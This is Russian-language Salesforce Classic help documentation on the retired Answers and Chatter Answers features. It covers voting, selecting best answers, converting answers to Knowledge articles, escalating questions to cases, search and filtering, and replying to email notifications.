Чтобы определить ответы, содержащие наиболее полезную (или бесполезную) информацию, сообщество ответов поддерживает функцию голосования. Количество положительных и отрицательных голосов определяет степень полезности ответа и позволяет участникам сообщества быстро находить наиболее ценные ответы.

Кроме того, функция голосования позволяет авторам вопросов быстро определять лучшие ответы.

При просмотре вопроса щелкните ссылку **«Нравится»** для полезного ответа или **«Не нравится»** для бесполезного или неточного ответа. Отданный голос (+1 или -1) учитывается в общем количестве положительных или отрицательных голосов. Голосование за собственные ответы не поддерживается. Каждый ответ может участвовать в голосовании только один раз.

СМ. ТАКЖЕ:

- Общие сведения об ответах
- Использование ответов
- Добавление ответа на вопрос

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- Чтение для вопросов

Для добавления вопросов и ответов:

- Создание для вопросов

Для голосования за ответы:

- Чтение для вопросов

Выбор лучшего ответа на вопрос

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для голосования за ответы:
- Чтение для вопросов

После публикации вопроса рекомендуем просматривать ответы, предложенные другими участниками сообщества. Один из ответов может быть выбран в качестве лучшего. Лучший ответ отображается прямо под вопросом, поэтому участники сообщества могут легко определить ответ, считающийся самым полезным.

Лучший ответ может быть выбран только администратором Salesforce или автором соответствующего вопроса.

Чтобы выбрать лучший ответ, выполните указанные ниже действия.

1. Щелкните заголовок нужного вопроса на вкладке «Ответы».
2. Выберите лучший ответ и щелкните ссылку **«Выбрать как "Лучший ответ"»**.

   Чтобы определить лучший ответ, обратите внимание на количество голосов («Нравится» и «Не нравится») для каждого ответа. Возможно, ответ с наибольшим количеством положительных голосов является самым полезным. Если вопрос содержит слишком много ответов, выберите критерий сортировки **«Наибольшее количество голосов»**. В этом случае ответы с наибольшим количеством положительных и отрицательных голосов отображаются вверху списка.

Ниже перечислены действия, доступные после выбора лучшего ответа.

- Вопросу присваивается статус «Решение найдено». Участники сообщества могут продолжать публиковать ответы и голосовать за ответы для решенных вопросов.
- В случае публикации более ценного ответа, просто выберите новый ответ в качестве лучшего.
- При необходимости удалите статус лучшего ответа. Удаление данного статуса инициирует преобразование лучшего ответа в обычный ответ.

СМ. ТАКЖЕ:

Создание статьи из ответа

Добавление ответа на вопрос

Голосование за ответ

Просмотр вопросов и ответов

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для голосования за ответы:
- Чтение для вопросов

Чтобы просмотреть все собственные вопросы и опубликованные ответы, щелкните ссылку **«Мои вопросы и ответы»** на вкладке «Ответы». Данное действие доступно только активным участникам сообщества.

При просмотре списка вопросов пользователь может быстро определить решенные и нерешенные вопросы. (Решенный вопрос — это вопрос, содержащий лучший ответ.) Ниже перечислены критерии сортировки вопросов.

- «Самое новое»: вопросы, заданные последними, отображаются вверху списка.
- «Недавние действия»: вопросы, заданные последними, и вопросы, содержащие последние ответы, отображаются вверху списка.
- «Самое давнее»: вопросы, заданные первыми, отображаются вверху списка.

При просмотре списка ответов заголовок вопроса отображается в виде ссылки, за которой следует ответ. Ниже перечислены критерии сортировки ответов.

- «Самое новое»: ответы, опубликованные последними, отображаются вверху списка.
- «Самое давнее»: ответы, опубликованные первыми, отображаются вверху списка.
- «Наибольшее количество голосов»: ответы, получившие наибольшее общее количество положительных и отрицательных голосов, отображаются вверху списка.

В таблице ниже описаны значки, доступные на данной странице.

Значок	Описание
	Вопрос, для которого найдено решение. Чтобы присвоить вопросу статус решенного, автор вопроса должен выбрать лучший ответ.
	Вопрос, содержащий ответы участников сообщества. Например, данный значок обозначает вопрос с 4 ответами. В случае отсутствия ответов данный значок содержит ноль.
	Добавление ответа на вопрос.
	Ответ на вопрос, признанный лучшим.

СМ. ТАКЖЕ:

Общие сведения об ответах

Добавление вопроса

Добавление ответа на вопрос

Создание статьи из ответа

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра вкладки «Ответы»:	Чтение для вопросов
Для добавления вопросов и ответов:	Создание для вопросов
Для преобразования ответа:	«Создание» и «Чтение» для типа статьи, используемого для преобразования ответов И Редактирование для вопросов И Флажок «Пользователь базы знаний», установленный на странице сведений о пользователе

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition**, **Developer Edition** и **Unlimited Edition** с консолью Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Отдельные полезные ответы, доступные в сообществе ответов, могут быть преобразованы в статьи базы знаний. Чтобы создать статью, выполните указанные ниже действия.

1. Чтобы просмотреть страницу сведений, содержащую сам вопрос и опубликованные ответы, щелкните заголовок нужного вопроса.
2. Чтобы добавить ответ в базу знаний, щелкните ссылку **«Преобразовать в статью»** для нужного ответа.
3. Внесите необходимые изменения в статью. Доступные поля определяются типом статьи по умолчанию, назначенным ответам. Ниже перечислены сведения, доступные для всех типов статей.
   - Поле «Заголовок» содержит заголовок вопроса.
   - Поле «Сводка» содержит ответ.
   - Для статьи могут быть выбраны новые категории данных. В отличие от ответов, статьям может быть назначено несколько групп категорий.

   Прим.: Администратор может изменить тип статьи и назначенного сотрудника.

4. Нажмите кнопку **«Сохранить»**. Исходный ответ содержит статусное сообщение, определяющее его связь со статьей. Ссылка на статью добавляется в данное сообщение после публикации статьи.

СМ. ТАКЖЕ:

Общие сведения об ответах

Начало работы с Salesforce Knowledge

Публикация статей и переводов

Расширение вопроса до обращения

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Администраторы организации и избранные участники сообщества могут расширять нерешенные вопросы до обращений. При создании обращения страница сведений о вопросе дополняется ссылкой на обращение, которая отображается в течение всего срока существования вопроса. Кроме того, данная ссылка отображает статус обращения.

Прим.: При закрытии обращения вопросу не присваивается статус решенного; при решении вопроса не закрывается обращение. Обновление обращений и вопросов должно выполняться раздельно.

Чтобы расширить вопрос до обращения, выполните указанные ниже действия.

1. Щелкните заголовок нужного вопроса.
2. Нажмите кнопку **«Расширить до обращения»** на странице сведений о вопросе. Данная кнопка отображается только в том случае, если администратор настроил соответствующие параметры обращения.
3. Чтобы изменить стандартные значения, обновите поля обращения. Заголовок вопроса автоматически добавляется в поле обращения «Тема».
4. Нажмите кнопку **«Сохранить»**. При этом открывается страница сведений о вопросе, а пользователю, указанному в поле «Ответственный за обращение», предоставляется доступ к обращению.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- Чтение для вопросов

Для добавления вопросов и ответов:

- Создание для вопросов

Для создания обращений:

- Создание для обращений

СМ. ТАКЖЕ:

Добавление вопроса

Использование Chatter Answers

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра вопросов:	Чтение для вопросов
Для добавления вопросов и ответов:	Создание для вопросов
Для просмотра обращений:	«Чтение» для обращений
Для изменения обращений:	«Редактирование» для обращений
Для управления пользователями Chatter Answers (клиентского портала):	Редактирование пользователей портала самообслуживания
Для добавления личного вопроса:	«Чтение» для организаций

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Chatter Answers предоставляет доступ к вопросам и обращениям, созданным клиентами в зоне. Вопрос, опубликованный клиентом в зоне, доступен для добавления ответов. Вопросы преобразуются в обращения после назначения им статуса «Личный» или по истечении времени, заданного администратором.

Ниже перечислены действия, доступные в Chatter Answers.

- Добавление ответов на вопросы, преобразованные в обращения.
- Создание настраиваемых представлений для обращений, преобразованных из вопросов путем фильтрации по полю «Происхождение обращения».
- Загрузка фотографии в профиль, чтобы клиенты могли знать как вы выглядите.
- Работа с пользователями Chatter Answers, являющимися пользователями клиентского портала.
- Назначение лицензии «Пользователь Chatter Answers» пользователям портала, не прошедшим самостоятельную регистрацию, с целью предоставления им доступа к сообществу.
- Использование вкладки «Вопрос и ответ» для модерирования вопросов и...
  - просмотра списка вопросов;
  - добавления ответов на вопросы;
  - расширения вопроса до обращения;
  - удаления вопросов или ответов;
  - выбора лучших ответов на вопросы;
  - добавления ценных ответов в качестве статей Salesforce Knowledge.

Прим.: Рекомендуем назначить агента службы поддержки для просмотра общедоступных вопросов на вкладке «Вопрос и ответ». Агенты не могут выбирать ссылку **«Пометить»** напротив вопросов или ответов со статусом «Спам»,

«Ужасно» или «Недопустимо», однако при наличии полномочия «Удаление» для вопросов они могут редактировать и удалять вопросы или ответы, опубликованные в зонах, посредством вкладки «Вопрос и ответ».

Совет: Чтобы быстро обслуживать большое количество вопросов, рекомендуем агентам службы поддержки использовать фиксированные списки на консоли Salesforce (вкладка «Вопрос и ответ» должна быть добавлена на вкладку консоли «Навигация»).

Начальная страница вопросов

Поиск вопросов и ответов на вкладке «Вопрос и ответ» компонента Chatter Answers

Поиск по вкладке «Вопрос и ответ» компонента Chatter Answers позволяет находить вопросы и ответы, лучшие ответы и статьи Salesforce Knowledge, которые могут ускорить поиск ответов. Благодаря поиску по вкладке «Вопрос и ответ», количество повторяющихся вопросов может быть сокращено.

Выбор лучшего ответа на вопрос

Отправка ответов на электронные уведомления Chatter Answers

При получении электронного уведомления пользователь может опубликовать свой ответ сообществу путем ответа на полученное сообщение эл. почты.

СМ. ТАКЖЕ:

Использование вкладки «Вопрос и ответ» компонента Chatter Answers

Терминология Chatter Answers

Начальная страница вопросов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра вкладки «Вопросы»:	Чтение для вопросов
Для добавления вопросов и ответов:	Создание для вопросов
Для удаления вопросов и ответов:	Удаление для вопросов
Чтобы расширить вопрос до обращения, выполните указанные ниже действия.	Создание для обращений
Для редактирования вопросов:	Редактирование для вопросов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Вкладка «Вопросы» позволяет просматривать, искать, фильтровать, модерировать и создавать вопросы в списках.

- Чтобы найти нужный вопрос, введите не менее двух символов из названия вопроса в поле «Поиск по всем вопросам». По мере ввода отображаются вопросы, соответствующие заданному критерию поиска.

- Выберите предопределенные списковые представления в раскрывающемся списке «Просмотр». Ниже перечислены некоторые предопределенные списки, поддерживающие фильтрацию вопросов.
  - Вопросы с лучшими ответами
  - Вопросы без лучших ответов
- Чтобы создать собственные настраиваемые списковые представления, щелкните ссылку **«Создать новое представление»**. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы создать вопрос, щелкните «Создать вопрос» на странице спискового представления «Вопросы» или нажмите кнопку «Создать» в списке «Недавние вопросы» на странице общих сведений «Вопросы».
- Чтобы обновить список, нажмите кнопку .
- Выберите нужный вопрос из списка и выполните одно из указанных ниже действий.
  - Чтобы ответить клиентам, введите текст ответа или комментария и щелкните **«Ответить клиенту и зоне»**.
  - Нажмите кнопку и выберите значение:Кнопка «Редактировать вопрос»
    - **«Удалить»** для удаления вопроса из сообщества.
    - **«Расширить до обращения»** для создания обращения на основе вопроса.
    - **«Правка»** для редактирования полей текущего вопроса.
  - Нажмите кнопку в одном из ответов и выберите значение:
    - **«Удалить»** для удаления ответа из сообщества.
    - **«Преобразовать в статью»** для добавления ответа в базу знаний в качестве черновой статьи (доступно только после настройки администратором).
    - **«Правка»** для редактирования полей текущего ответа.
  - Если вопрос является личным, то есть доступен только агентам службы поддержки, то при выборе ссылки на обращение автоматически отображается обращение, связанное с вопросом.

Прим.: Вкладка «Вопросы» предназначена для функции Chatter Answers, но также позволяет просматривать вопросы для функции «Ответы».

СМ. ТАКЖЕ:

Начальная страница вопросов

Поиск вопросов и ответов на вкладке «Вопрос и ответ» компонента Chatter Answers

Поиск по вкладке «Вопрос и ответ» компонента Chatter Answers позволяет находить вопросы и ответы, лучшие ответы и статьи Salesforce Knowledge, которые могут ускорить поиск ответов. Благодаря поиску по вкладке «Вопрос и ответ», количество повторяющихся вопросов может быть сокращено.

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

1. Введите нужный вопрос в поле поиска на вкладке «Вопрос и ответ».
2. Чтобы просмотреть совпадающие вопросы и статьи, доступные в зоне, щелкните значок лупы.

   Кроме того, результаты могут содержать статьи Salesforce Knowledge (при их наличии).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вопросов:
- Чтение для вопросов

Ниже перечислены доступные критерии фильтрации найденных вопросов на вкладке «Вопрос и ответ» компонента Chatter Answers.

- **«Все вопросы»**: отображение всех вопросов, доступных в зоне, а также статей Salesforce Knowledge (при их наличии).
- **«Неотвеченные вопросы»**: отображение всех вопросов, которые не содержат ответов.
- **«Нерешенные вопросы»**: отображение всех вопросов, которые не содержат лучшего ответа.
- **«Решенные вопросы»**: отображение всех вопросов, содержащих лучший ответ, а также статей Salesforce Knowledge (при их наличии).
- **«Мои вопросы»**: отображение всех заданных и отслеживаемых вопросов.

Ниже перечислены доступные критерии сортировки отображаемых результатов.

- **«Дата публикации»**: вопросы, заданные последними, отображаются первыми.
- **«Недавние действия»**: вопросы, содержащие последние ответы и комментарии, отображаются первыми.
- **«Популярные»**: вопросы, получившие наибольшее количество предпочтений, положительных голосов и отслеживающих, отображаются первыми.

Прим.: Поле поиска в верхнем колонтитуле позволяет охватить большее количество объектов, чем поле поиска на вкладке «Вопрос и ответ». Глобальные поиски, выполняемые внутренними пользователями, возвращают все вопросы, доступные внутри организации. Поиски, выполняемые всеми другими пользователями в сообществах Salesforce, возвращают вопросы, доступные внутри сообщества.

Выбор лучшего ответа на вопрос

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вопросов:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

После публикации вопроса рекомендуем просматривать ответы, предложенные другими участниками сообщества. Один из ответов может быть выбран в качестве лучшего. Лучший ответ отображается прямо под вопросом, поэтому участники сообщества могут легко определить ответ, считающийся самым полезным.

Лучший ответ может быть выбран только администратором Salesforce или автором соответствующего вопроса.

Чтобы выбрать лучший ответ, выполните указанные ниже действия.

1. Щелкните заголовок нужного вопроса на вкладке «Вопрос и ответ».
2. Выберите лучший ответ и щелкните ссылку **«Выбрать как "Лучший ответ"»**.

   Чтобы определить лучший ответ, обратите внимание на количество голосов («Нравится» и «Не нравится») для каждого ответа. Возможно, ответ с наибольшим количеством положительных голосов является самым полезным. Если вопрос содержит слишком много ответов, выберите критерий сортировки **«Наибольшее количество голосов»**. В этом случае ответы с наибольшим количеством положительных и отрицательных голосов отображаются вверху списка.

Ниже перечислены действия, доступные после выбора лучшего ответа.

- Вопросу присваивается статус «Решение найдено». Участники сообщества могут продолжать публиковать ответы и голосовать за ответы для решенных вопросов.
- В случае публикации более ценного ответа, просто выберите новый ответ в качестве лучшего.
- При необходимости удалите статус лучшего ответа. Удаление данного статуса инициирует преобразование лучшего ответа в обычный ответ.

Отправка ответов на электронные уведомления Chatter Answers

При получении электронного уведомления пользователь может опубликовать свой ответ сообществу путем ответа на полученное сообщение эл. почты.

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

При получении электронного уведомления, связанного с вопросом, пользователь может отправить свой ответ прямо из входящего сообщения эл. почты; данный ответ отображается в качестве ответа на вкладке «Вопрос и ответ». Ниже перечислены события, поддерживающие отправку электронных уведомлений.

- Другой пользователь отвечает на заданный или отслеживаемый вопрос.
- Служба поддержки или модератор выбирает лучший ответ на заданный или отслеживаемый вопрос.

Прим.: Отправка ответов на электронные уведомления доступна только после включения администратором электронных ответов на странице «Параметры Chatter Answers».

Ниже перечислены рекомендации по отправке электронных ответов.

- Для отправки ответов следует использовать адрес эл. почты, указанный в профиле. При использовании адресов-псевдонимов или функции переадресации эл. почты, благодаря чему ответы отправляются с другого адреса, ответы не подлежат обработке.
- Если ответ содержит электронную подпись пользователя, то эта подпись рассматривается системой как часть комментария. Стандартные подписи, добавляемые при использовании мобильных устройств, например, `Sent from my iPhone` («Отправлено с устройства iPhone»), автоматически удаляются из всех ответов. Прежде чем отправить ответ, удалите настраиваемые подписи и любой другой текст, который не должен быть опубликован в сообщество.
- Вложения, добавленные в ответы, пропускаются.
- Сообщения, содержащие обогащенный текст или другие типы разметки, отображаются в основном тексте электронного уведомления в виде обычного текста.
- Автоматические сообщения (например, сообщения об отсутствии на рабочем месте) пропускаются системой.
- Прежде чем отправить ответ, проверьте адрес эл. почты, который отображается в поле «Кому». Действительные адреса содержат маркеры или длинные символьные строки (до и после символа @), например `w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com`. Некоторые почтовые приложения могут автоматически использовать адрес, указанный в поле «От» исходного сообщения эл. почты (например, `ReplyToQ&A@<компания>.com`). Данный адрес не предназначается для получения ответов. Если поле «Кому» ответного сообщения содержит этот укороченный адрес, то он должен быть заменен на действительный адрес. Например, при использовании приложения IBM® Lotus Notes® выполните указанные ниже действия.

  1. Откройте исходное сообщение эл. почты.
  2. Последовательно выберите пункты **View** > **Show** > **Page Source**.
  3. Скопируйте похожий адрес эл. почты в разделе `ReplyToQ&A`: `w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com`.
  4. Вставьте этот адрес в поле «Кому» ответного сообщения.

Использование вкладки «Вопрос и ответ» компонента Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Chatter Answers — это сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы и получать ответы или комментарии от других пользователей или агентов службы поддержки. Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge.

Ниже перечислены действия, доступные клиентам.

- Публикация, просмотр и добавление ответов на вопросы посредством вкладки «Вопрос и ответ».
- Удаление собственных вопросов и ответов.
- Присвоение вопросам и ответам статуса «Спам», «Ужасно» или «Недопустимо».
- Получение сообщений эл. почты о добавлении ответов на собственные вопросы или выборе лучших ответов для отслеживаемых вопросов.
- Сотрудничество с агентами службы поддержки в частном или общем порядке с целью разрешения проблем, связанных с открытыми обращениями.
- Поиск и просмотр статей Salesforce Knowledge.
- Выбор понравившегося сообщения или статьи Salesforce Knowledge для повышения популярности.
- Загрузка собственных фотографий в профили.
- Просмотр общего количества сообщений, опубликованных другими пользователями, и количества ответов, выбранных другими пользователями в качестве лучших.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вопросов:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для просмотра обращений:
- «Чтение» для обращений

Для изменения обращений:
- «Редактирование» для обращений



1. **Поиск**. Прежде чем опубликовать собственный вопрос, клиенты могут выполнить поиск по текущим вопросам.
2. **Фильтрация** и **сортировка**. Участники сообщества и агенты службы поддержки могут выбирать разные параметры для просмотра вопросов в ленте.

   Ниже перечислены доступные критерии фильтрации найденных вопросов на вкладке «Вопрос и ответ» компонента Chatter Answers.

   - **«Все вопросы»**: отображение всех вопросов, доступных в зоне, а также статей Salesforce Knowledge (при их наличии).
   - **«Неотвеченные вопросы»**: отображение всех вопросов, которые не содержат ответов.
   - **«Нерешенные вопросы»**: отображение всех вопросов, которые не содержат лучшего ответа.
   - **«Решенные вопросы»**: отображение всех вопросов, содержащих лучший ответ, а также статей Salesforce Knowledge (при их наличии).
   - **«Мои вопросы»**: отображение всех заданных и отслеживаемых вопросов.

   Ниже перечислены доступные критерии сортировки отображаемых результатов.

   - **«Дата публикации»**: вопросы, заданные последними, отображаются первыми.
   - **«Недавние действия»**: вопросы, содержащие последние ответы и комментарии, отображаются первыми.
   - **«Популярные»**: вопросы, получившие наибольшее количество предпочтений, положительных голосов и отслеживающих, отображаются первыми.

3. **Вопрос**. Клиенты могут опубликовать вопрос в сообщество с целью получения помощи. Другие участники сообщества могут публиковать ответы или отслеживать вопрос для получения электронных уведомлений о последующих сообщениях.
4. Обзор по категориям. Если сообщество поддерживает категории, то участники могут выбирать имя категории для просмотра связанных вопросов.

5. **Репутация**. Участники сообщества могут зарабатывать баллы и рейтинги, отображающиеся при наведении указателя мыши на их фотографии в ленте.
6. **Комментарий**. Участники сообщества и агенты службы поддержки могут комментировать вопросы, а клиенты или агенты могут выбирать комментарии в качестве лучших ответов.

Ниже перечислены действия, доступные сервисным организациям в Chatter Answers.

- Создание нескольких сообществ и их объединение в разные зоны, где каждая зона имеет собственное направление и уникальные вопросы.
- Создание фирменного стиля и настройка сообществ.
- Предоставление агентам возможности отправки клиентам личных или общедоступных ответов.
- Автоматическое создание обращений из вопросов посредством триггера Apex и бизнес-правил.
- Изменение клиентских запросов путем участия.
- Стимулирование участия путем отображения общедоступной статистики пользователей.
- Модерирование вопросов и ответов на вкладке «Вопрос и ответ» во внутреннем приложении Salesforce или сообществе.

Ниже перечислены типовые процессы, используемые для ответа на вопрос клиента на вкладке «Вопрос и ответ».

Ответ на вопрос сформирован на основе подобного вопроса с лучшим ответом	**Ответ на вопрос сформирован участниками сообщества**	**Ответ на вопрос сформирован агентом службы поддержки**	**Ответ на вопрос сформирован на основе статьи Salesforce Knowledge**
